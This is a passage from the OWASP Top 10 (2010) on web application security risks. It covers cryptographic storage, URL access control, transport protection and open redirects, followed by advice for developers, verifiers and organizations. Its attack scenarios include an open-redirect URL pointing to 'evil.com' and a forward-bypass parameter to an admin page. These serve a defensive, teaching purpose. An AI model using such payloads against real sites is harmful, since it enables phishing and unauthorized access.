## Am I Vulnerable?

The first thing you have to determine is which data is sensitive enough to require encryption. For example, passwords, credit cards, health records, and personal information should be encrypted. For all such data, ensure:

1. It is encrypted everywhere it is stored long term, particularly in backups of this data.
2. Only authorized users can access decrypted copies of the data (i.e., access control – See A4 and A8).
3. A strong standard encryption algorithm is used.
4. A strong key is generated, protected from unauthorized access, and key change is planned for.

And more … For a more complete set of problems to avoid, see the ASVS requirements on Cryptography (V7)

## How Do I Prevent This?

The full perils of unsafe cryptography are well beyond the scope of this Top 10. That said, for all sensitive data deserving encryption, do all of the following, at a minimum:

1. Considering the threats you plan to protect this data from (e.g., insider attack, external user), make sure you encrypt all such data at rest in a manner that defends against these threats.
2. Ensure offsite backups are encrypted, but the keys are managed and backed up separately.
3. Ensure appropriate strong standard algorithms and strong keys are used, and key management is in place.
4. Ensure passwords are hashed with a strong standard algorithm and an appropriate salt is used.
5. Ensure all keys and passwords are protected from unauthorized access.

## Example Attack Scenarios

Scenario #1: An application encrypts credit cards in a database to prevent exposure to end users. However, the database is set to automatically decrypt queries against the credit card columns, allowing a SQL injection flaw to retrieve all the credit cards in cleartext. The system should have been configured to allow only back end applications to decrypt them, not the front end web application.

Scenario #2: A backup tape is made of encrypted health records, but the encryption key is on the same backup. The tape never arrives at the backup center.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All the unsalted hashes can be brute forced in 4 weeks, while properly salted hashes would have taken over 3000 years.

## References

### OWASP

For a more complete set of requirements and problems to avoid in this area, see the ASVS requirements on Cryptography (V7).

- OWASP Top 10-2007 on Insecure Cryptographic Storage
- ESAPI Encryptor API
- OWASP Development Guide: Chapter on Cryptography
- OWASP Code Review Guide: Chapter on Cryptography

### External

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 326 on Weak Encryption

# A8 Failure to Restrict URL Access

Threat Agents
Attack Vectors
Security Weakness
Technical Impacts
Business Impacts

| | | | | | |
|---|---|---|---|---|---|
| __________ | Exploitability<br>EASY | Prevalence<br>UNCOMMON | Detectability<br>AVERAGE | Impact<br>MODERATE | __________ |
| Anyone with network access can send your application a request. Could anonymous users access a private page or regular users a privileged page? | Attacker, who is an authorized system user, simply changes the URL to a privileged page. Is access granted? Anonymous users could access private pages that aren't protected. | Applications are not always protecting page requests properly. Sometimes, URL protection is managed via configuration, and the system is misconfigured. Sometimes, developers must include the proper code checks, and they forget.<br>Detecting such flaws is easy. The hardest part is identifying which pages (URLs) exist to attack. | | Such flaws allow attackers to access unauthorized functionality. Administrative functions are key targets for this type of attack. | Consider the business value of the exposed functions and the data they process.<br>Also consider the impact to your reputation if this vulnerability became public. |

## Am I Vulnerable?

The best way to find out if an application has failed to properly restrict URL access is to verify **every** page. Consider for each page, is the page supposed to be public or private. If a private page:

1. Is authentication required to access that page?
2. Is it supposed to be accessible to ANY authenticated user? If not, is an authorization check made to ensure the user has permission to access that page?

External security mechanisms frequently provide authentication and authorization checks for page access. Verify they are properly configured for every page. If code level protection is used, verify that code level protection is in place for every required page. Penetration testing can also verify whether proper protection is in place.

## How Do I Prevent This?

Preventing unauthorized URL access requires selecting an approach for requiring proper authentication and proper authorization for each page. Frequently, such protection is provided by one or more components external to the application code. Regardless of the mechanism(s), all of the following are recommended:

1. The authentication and authorization policies be role based, to minimize the effort required to maintain these policies.
2. The policies should be highly configurable, in order to minimize any hard coded aspects of the policy.
3. The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific users and roles for access to every page.
4. If the page is involved in a workflow, check to make sure the conditions are in the proper state to allow access.

## Example Attack Scenario

The attacker simply force browses to target URLs. Consider the following URLs which are both supposed to require authentication. Admin rights are also required for access to the "admin_getappInfo" page.

**http://example.com/app/getappInfo**

**http://example.com/app/admin_getappInfo**

If the attacker is not authenticated, and access to either page is granted, then unauthorized access was allowed. If an authenticated, non-admin, user is allowed to access the "admin_getappInfo" page, this is a flaw, and may lead the attacker to more improperly protected admin pages.

Such flaws are frequently introduced when links and buttons are simply not displayed to unauthorized users, but the application fails to protect the pages they target.

## References

### OWASP

- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

For additional access control requirements, see the ASVS requirements area for Access Control (V4).

### External

- CWE Entry 285 on Improper Access Control (Authorization)

# A9 Insufficient Transport Layer Protection

| Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|---|---|---|---|---|---|
| __________ | Exploitability<br>DIFFICULT | Prevalence<br>COMMON | Detectability<br>EASY | Impact<br>MODERATE | __________ |
| Consider anyone who can monitor the network traffic of your users. If the application is on the internet, who knows how your users access it. Don't forget back end connections. | Monitoring users' network traffic can be difficult, but is sometimes easy. The primary difficulty lies in monitoring the proper network's traffic while users are accessing the vulnerable site. | Applications frequently do not protect network traffic. They may use SSL/TLS during authentication, but not elsewhere, exposing data and session IDs to interception. Expired or improperly configured certificates may also be used.<br>Detecting basic flaws is easy. Just observe the site's network traffic. More subtle flaws require inspecting the design of the application and the server configuration. | | Such flaws expose individual users' data and can lead to account theft. If an admin account was compromised, the entire site could be exposed. Poor SSL setup can also facilitate phishing and MITM attacks. | Consider the business value of the data exposed on the communications channel in terms of its confidentiality and integrity needs, and the need to authenticate both participants. |

## Am I Vulnerable?

The best way to find out if an application has insufficient transport layer protection is to verify that:

1. SSL is used to protect all authentication related traffic.
2. SSL is used for all resources on all private pages and services. This protects all data and session tokens that are exchanged. Mixed SSL on a page should be avoided since it causes user warnings in the browser, and may expose the user's session ID.
3. Only strong algorithms are supported.
4. All session cookies have their 'secure' flag set so the browser never transmits them in the clear.
5. The server certificate is legitimate and properly configured for that server. This includes being issued by an authorized issuer, not expired, has not been revoked, and it matches all domains the site uses.

## How Do I Prevent This?

Providing proper transport layer protection can affect the site design. It's easiest to require SSL for the entire site. For performance reasons, some sites use SSL only on private pages. Others use SSL only on 'critical' pages, but this can expose session IDs and other sensitive data. At a minimum, do all of the following:

1. Require SSL for all sensitive pages. Non-SSL requests to these pages should be redirected to the SSL page.
2. Set the 'secure' flag on all sensitive cookies.
3. Configure your SSL provider to only support strong (e.g., FIPS 140-2 compliant) algorithms.
4. Ensure your certificate is valid, not expired, not revoked, and matches all domains used by the site.
5. Backend and other connections should also use SSL or other encryption technologies.

## Example Attack Scenarios

Scenario #1: A site simply doesn't use SSL for all pages that require authentication. Attacker simply monitors network traffic (like an open wireless or their neighborhood cable modem network), and observes an authenticated victim's session cookie. Attacker then replays this cookie and takes over the user's session.

Scenario #2: A site has improperly configured SSL certificate which causes browser warnings for its users. Users have to accept such warnings and continue, in order to use the site. This causes users to get accustomed to such warnings. Phishing attack against the site's customers lures them to a lookalike site which doesn't have a valid certificate, which generates similar browser warnings. Since victims are accustomed to such warnings, they proceed on and use the phishing site, giving away passwords or other private data.

Scenario #3: A site simply uses standard ODBC/JDBC for the database connection, not realizing all traffic is in the clear.

## References

### OWASP

For a more complete set of requirements and problems to avoid in this area, see the ASVS requirements on Communications Security (V10).

- OWASP Transport Layer Protection Cheat Sheet
- OWASP Top 10-2007 on Insecure Communications
- OWASP Development Guide: Chapter on Cryptography
- OWASP Testing Guide: Chapter on SSL/TLS Testing

### External

- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- SSL Labs Server Test
- Definition of FIPS 140-2 Cryptographic Standard

# A10 Unvalidated Redirects and Forwards

| Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|---|---|---|---|---|---|
| __________ | Exploitability<br>AVERAGE | Prevalence<br>UNCOMMON | Detectability<br>EASY | Impact<br>MODERATE | __________ |
| Consider anyone who can trick your users into submitting a request to your website. Any website or other HTML feed that your users use could do this. | Attacker links to unvalidated redirect and tricks victims into clicking it. Victims are more likely to click on it, since the link is to a valid site. Attacker targets unsafe forward to bypass security checks. | Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page.<br>Detecting unchecked redirects is easy. Look for redirects where you can set the full URL. Unchecked forwards are harder, since they target internal pages. | | Such redirects may attempt to install malware or trick victims into disclosing passwords or other sensitive information. Unsafe forwards may allow access control bypass. | Consider the business value of retaining your users' trust.<br>What if they get owned by malware?<br>What if attackers can access internal only functions? |

## Am I Vulnerable?

The best way to find out if an application has any unvalidated redirects or forwards is to:

1. Review the code for all uses of redirect or forward (called a transfer in .NET). For each use, identify if the target URL is included in any parameter values. If so, verify the parameter(s) are validated to contain only an allowed destination, or element of a destination.
2. Also, spider the site to see if it generates any redirects (HTTP response codes 300-307, typically 302). Look at the parameters supplied prior to the redirect to see if they appear to be a target URL or a piece of such a URL. If so, change the URL target and observe whether the site redirects to the new target.
3. If code is unavailable, check all parameters to see if they look like part of a redirect or forward URL destination and test those that do.

## How Do I Prevent This?

Safe use of redirects and forwards can be done in a number of ways:

1. Simply avoid using redirects and forwards.
2. If used, don't involve user parameters in calculating the destination. This can usually be done.
3. If destination parameters can't be avoided, ensure that the supplied value is **valid**, and **authorized** for the user.

   It is recommended that any such destination parameters be a mapping value, rather than the actual URL or portion of the URL, and that server side code translate this mapping to the target URL.

   Applications can use ESAPI to override the sendRedirect() method to make sure all redirect destinations are safe.

Avoiding such flaws is extremely important as they are a favorite target of phishers trying to gain the user's trust.

## Example Attack Scenarios

Scenario #1: The application has a page called "redirect.jsp" which takes a single parameter named "url". The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.

**http://www.example.com/redirect.jsp?url=evil.com**

Scenario #2:The application uses forward to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application's access control check and then forward the attacker to an administrative function that she would not normally be able to access.

**http://www.example.com/boring.jsp?fwd=admin.jsp**

## References

### OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

### External

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects

# +D What’s Next for Developers

## Establish and Use a Full Set of Common Security Control s

Whether you are new to web application security or are already very familiar with these risks, the task of producing a secure web application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this can be daunting.

**Many Free and Open OWASP Resources Are Available**

To help organizations and developers reduce their application security risks in a cost effective manner, OWASP has produced numerous free and open resources that you can use to address application security in your organization. The following are some of the many resources OWASP has produced to help organizations produce secure web applications. On the next page, we present additional OWASP resources that can assist organizations in verifying the security of their applications.

**Application Security Requirements**

- To produce a secure web application, you must define what secure means for that application. OWASP recommends you use the OWASP Application Security Verification Standard (ASVS), as a guide for setting the security requirements for your application(s). If you’re outsourcing, consider the OWASP Secure Software Contract Annex.

**Application Security Architecture**

- Rather than retrofitting security into your applications, it is far more cost effective to design the security in from the start. OWASP recommends the OWASP Developer’s Guide, as a good starting point for guidance on how to design security in from the beginning.

**Standard Security Controls**

- Building strong and usable security controls is exceptionally difficult. Providing developers with a set of standard security controls radically simplifies the development of secure applications. OWASP recommends the OWASP Enterprise Security API (ESAPI) project as a model for the security APIs needed to produce secure web applications. ESAPI provides reference implementations in Java, .NET, PHP, Classic ASP, Python, and Cold Fusion.

**Secure Development Lifecycle**

- To improve the process your organization follows when building such applications, OWASP recommends the OWASP Software Assurance Maturity Model (SAMM). This model helps organizations formulate and implement a strategy for software security that is tailored to the specific risks facing their organization.

**Application Security Education**

- The OWASP Education Project provides training materials to help educate developers on web application security and has compiled a large list of OWASP Educational Presentations. For hands-on learning about vulnerabilities, try OWASP WebGoat. To stay current, come to an OWASP AppSec Conference, OWASP Conference Training, or local OWASP Chapter meetings.

There are numerous additional OWASP resources available for your use. Please visit the OWASP Projects page, which lists all of the OWASP projects, organized by the release quality of the projects in question (Release Quality, Beta, or Alpha). Most OWASP resources are available on our wiki, and many OWASP documents can be ordered in hardcopy.

# +V What's Next for Verifiers

## Get Organized

To verify the security of a web application you have developed, or one you are considering purchasing, OWASP recommends that you review the application's code (if available), and test the application as well. OWASP recommends a combination of security code review and application penetration testing whenever possible, as that allows you to leverage the strengths of both techniques, and the two approaches complement each other. Tools for assisting the verification process can improve the efficiency and effectiveness of an expert analyst. OWASP's assessment tools are focused on helping an expert become more effective, rather than trying to automate the analysis process itself.

**Standardizing How You Verify Web Application Security:** To help organizations develop consistency and a defined level of rigor when assessing the security of web applications, OWASP has produced the OWASP Application Security Verification Standard (ASVS). This document defines a minimum verification standard for performing web application security assessments. OWASP recommends that you use the ASVS as guidance for not only what to look for when verifying the security of a web application, but also which techniques are most appropriate to use, and to help you define and select a level of rigor when verifying the security of a web application. OWASP also recommends you use the ASVS to help define and select any web application assessment services you might procure from a third party provider.

**Assessment Tools Suite:** The OWASP Live CD Project has pulled together some of the best open source security tools into a single bootable environment. Web developers, testers, and security professionals can boot from this Live CD and immediately have access to a full security testing suite. No installation or configuration is required to use the tools provided on this CD.

## Code Review

Reviewing the code is the strongest way to verify whether an application is secure. Testing can only prove that an application is insecure.

**Reviewing the Code:** As a companion to the OWASP Developer's Guide, and the OWASP Testing Guide, OWASP has produced the OWASP Code Review Guide to help developers and application security specialists understand how to efficiently and effectively review a web application for security by reviewing the code. There are numerous web application security issues, such as Injection Flaws, that are far easier to find through code review, than external testing.

**Code Review Tools:** OWASP has been doing some promising work in the area of assisting experts in performing code analysis, but these tools are still in their early stages. The authors of these tools use them every day when performing their security code reviews, but non-experts may find these tools a bit difficult to use. These include CodeCrawler, Orizon, and O2.

## Security and Penetration Testing

**Testing the Application:** OWASP produced the Testing Guide to help developers, testers, and application security specialists understand how to efficiently and effectively test the security of web applications. This enormous guide, which had dozens of contributors, provides wide coverage on many web application security testing topics. Just as code review has its strengths, so does security testing. It's very compelling when you can prove that an application is insecure by demonstrating the exploit. There are also many security issues, particularly all the security provided by the application infrastructure, that simply cannot be seen by a code review, since the application is not providing the security itself.

**Application Penetration Testing Tools:** WebScarab, which is one of the most widely used of all OWASP projects, is a web application testing proxy. It allows a security analyst to intercept web application requests, so the analyst can figure out how the application works, and then allows the analyst to submit test requests to see if the application responds securely to such requests. This tool is particularly effective at assisting an analyst in identifying XSS flaws, Authentication flaws, and Access Control flaws.

# +O What's Next for Organizations

## Start Your Application Security Program Now

Application security is no longer a choice. Between increasing attacks and regulatory pressures, organizations must establish an effective capability for securing their applications. Given the staggering number of applications and lines of code already in production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities. OWASP recommends that organizations establish an application security program to gain insight and improve security across their application portfolio. Achieving application security requires many different parts of an organization to work together efficiently, including security and audit, software development, and business and executive management. It requires security to be visible, so that all the different players can see and understand the organization's application security posture. It also requires focus on the activities and outcomes that actually help improve enterprise security by reducing risk in the most cost effective manner. Some of the key activities in effective application security programs include:

**Get Started**

- Establish an application security program and drive adoption.
- Conduct a capability gap analysis comparing your organization to your peers to define key improvement areas and an execution plan.
- Gain management approval and establish an application security awareness campaign for the entire IT organization.

**Risk Based Portfolio Approach**

- Identify and prioritize your application portfolio from an inherent risk perspective.
- Create an application risk profiling model to measure and prioritize the applications in your portfolio. Establish assurance guidelines to properly define coverage and level of rigor required.
- Establish a common risk rating model with a consistent set of likelihood and impact factors reflective of your organization's tolerance for risk.

**Enable with a Strong Foundation**

- Establish a set of focused policies and standards that provide an application security baseline for all development teams to adhere to.
- Define a common set of reusable security controls that complement these policies and standards and provide design and development guidance on their use.
- Establish an application security training curriculum that is required and targeted to different development roles and topics.

**Integrate Security into Existing Processes**

- Define and integrate security implementation and verification activities into existing development and operational processes. Activities include Threat Modeling, Secure Design & Review, Secure Code & Review, Pen Testing, Remediation, etc.
- Provide subject matter experts and support services for development and project teams to be successful.

**Provide Management Visibility**

- Manage with metrics. Drive improvement and funding decisions based on the metrics and analysis data captured. Metrics include adherence to security practices / activities, vulnerabilities introduced, vulenerabilities mitigated, application coverage, etc.
- Analyze data from the implementation and verification activities to look for root cause and vulnerability patterns to drive strategic and systemic improvements across the enterprise.

+R

# Notes About Risk

## It’s About Risks, Not Weaknesses

Although previous versions of the OWASP Top 10 focused on identifying the most common “vulnerabilities,” these documents have actually always been organized around risks. This caused some understandable confusion on the part of people searching for an airtight weakness taxonomy. This update clarifies the risk-focus in the Top 10 by being more explicit about how threat agents, attack vectors, weaknesses, technical impacts, and business impacts combine to produce risks.


To do so, we developed a Risk Rating methodology for the Top 10 that is based on the OWASP Risk Rating Methodology. For each Top 10 item, we estimated the typical risk that each weakness introduces to a typical web application by looking at common likelihood factors and impact factors for each common weakness. We then rank ordered the Top 10 according to those weaknesses that typically introduce the most significant risk to an application.

The OWASP Risk Rating Methodology defines numerous factors to help calculate the risk of an identified vulnerability. However, the Top 10 must talk about generalities, rather than specific vulnerabilities in real applications. Consequently, we can never be as precise as a system owner can when calculating risk for their application(s). We don’t know how important your applications and data are, what your threat agents are, nor how your system has been built and is being operated.

Our methodology includes three likelihood factors for each weakness (prevalence, detectability, and ease of exploit) and one impact factor (technical impact). The prevalence of a weakness is a factor that you typically don’t have to calculate. For prevalence data, we have been supplied prevalence statistics from a number of different organizations and we have averaged their data together to come up with a Top 10 likelihood of existence list by prevalence. This data was then combined with the other two likelihood factors (detectability and ease of exploit) to calculate a likelihood rating for each weakness. This was then multiplied by our estimated average technical impact for each item to come up with an overall risk ranking for each item in the Top 10.

Note that this approach does not take the likelihood of the threat agent into account. Nor does it account for any of the various technical details associated with your particular application. Any of these factors could significantly affect the overall likelihood of an attacker finding and exploiting a particular vulnerability. This rating also does not take into account the actual impact on your business. Your organization will have to decide how much security risk from applications the organization is willing to accept. The purpose of the OWASP Top 10 is not to do this risk analysis for you.

The following illustrates our calculation of the risk for A2: Cross-Site Scripting, as an example. Note that XSS is so prevalent that it warranted the only ‘VERY WIDESPREAD’ prevalence value. All other risks ranged from widespread to uncommon (values 1 to 3).



| Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|---|---|---|---|---|---|
| __________ | Exploitability<br>AVERAGE | Prevalence<br>VERY WIDESPREAD | Detectability<br>EASY | Impact<br>MODERATE | __________ |
| | 2 | 0 | 1 | 2 | |
| | | 1 | * | 2 | |
| | | | 2 | | |

# +F Details About Risk Factors

## Top 10 Risk Factor Summary

The following table presents a summary of the 2010 Top 10 Application Security Risks, and the risk factors we have assigned to each risk. These factors were determined based on the available statistics and the experience of the OWASP team. To understand these risks for a particular application or organization, **you must consider your own specific threat agents and business impacts**. Even egregious software weaknesses may not present a serious risk if there are no threat agents in a position to perform the necessary attack or the business impact is negligible for the assets involved.

| RISK | Threat Agents | Attack Vectors | Security Weakness | | Technical Impacts | Business Impacts |
|---|---|---|---|---|---|---|
| | | Exploitability | Prevalence | Detectability | Impact | |
| A1-Injection | | EASY | COMMON | AVERAGE | SEVERE | |
| A2-XSS | | AVERAGE | VERY WIDESPREAD | EASY | MODERATE | |
| A3-Auth'n | | AVERAGE | COMMON | AVERAGE | SEVERE | |
| A4-DOR | | EASY | COMMON | EASY | MODERATE | |
| A5-CSRF | | AVERAGE | WIDESPREAD | EASY | MODERATE | |
| A6-Config | | EASY | COMMON | EASY | MODERATE | |
| A7-Crypto | | DIFFICULT | UNCOMMON | DIFFICULT | SEVERE | |
| A8-URL Access | | EASY | UNCOMMON | AVERAGE | MODERATE | |
| A9-Transport | | DIFFICULT | COMMON | EASY | MODERATE | |
| A10-Redirects | | AVERAGE | UNCOMMON | EASY | MODERATE | |

## Additional Risks to Consider

The Top 10 cover a lot of ground, but there are other risks that you should consider and evaluate in your organization. Some of these have appeared in previous versions of the OWASP Top 10, and others have not, including new attack techniques that are being identified all the time. Other important application security risks (listed in alphabetical order) that you should also consider include:


- Clickjacking (Newly discovered attack technique in 2008)
- Concurrency Flaws
- Denial of Service (Was 2004 Top 10 – Entry A9)
- Information Leakage and Improper Error Handling (Was part of 2007 Top 10 – Entry A6)
- Insufficient Anti-automation
- Insufficient Logging and Accountability (Related to 2007 Top 10 – Entry A6)
- Lack of Intrusion Detection and Response
- Malicious File Execution (Was 2007 Top 10 – Entry A3)

## THE BELOW ICONS REPRESENT WHAT OTHER VERSIONS ARE AVAILABLE IN PRINT FOR THIS TITLE BOOK.


**ALPHA:** “Alpha Quality” book content is a working draft. Content is very rough and in development until the next level of publication.

**BETA:** “Beta Quality” book content is the next highest level. Content is still in development until the next publishing.

**RELEASE:** “Release Quality” book content is the highest level of quality in a books title’s lifecycle, and is a final product.


ALPHA
PUBLISHED

BETA
PUBLISHED


RELEASE
PUBLISHED

OWASP
The Open Web Application Security Project

The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software. Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks. Everyone is free to participate in OWASP and all of our materials are available under a free and open software license. The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.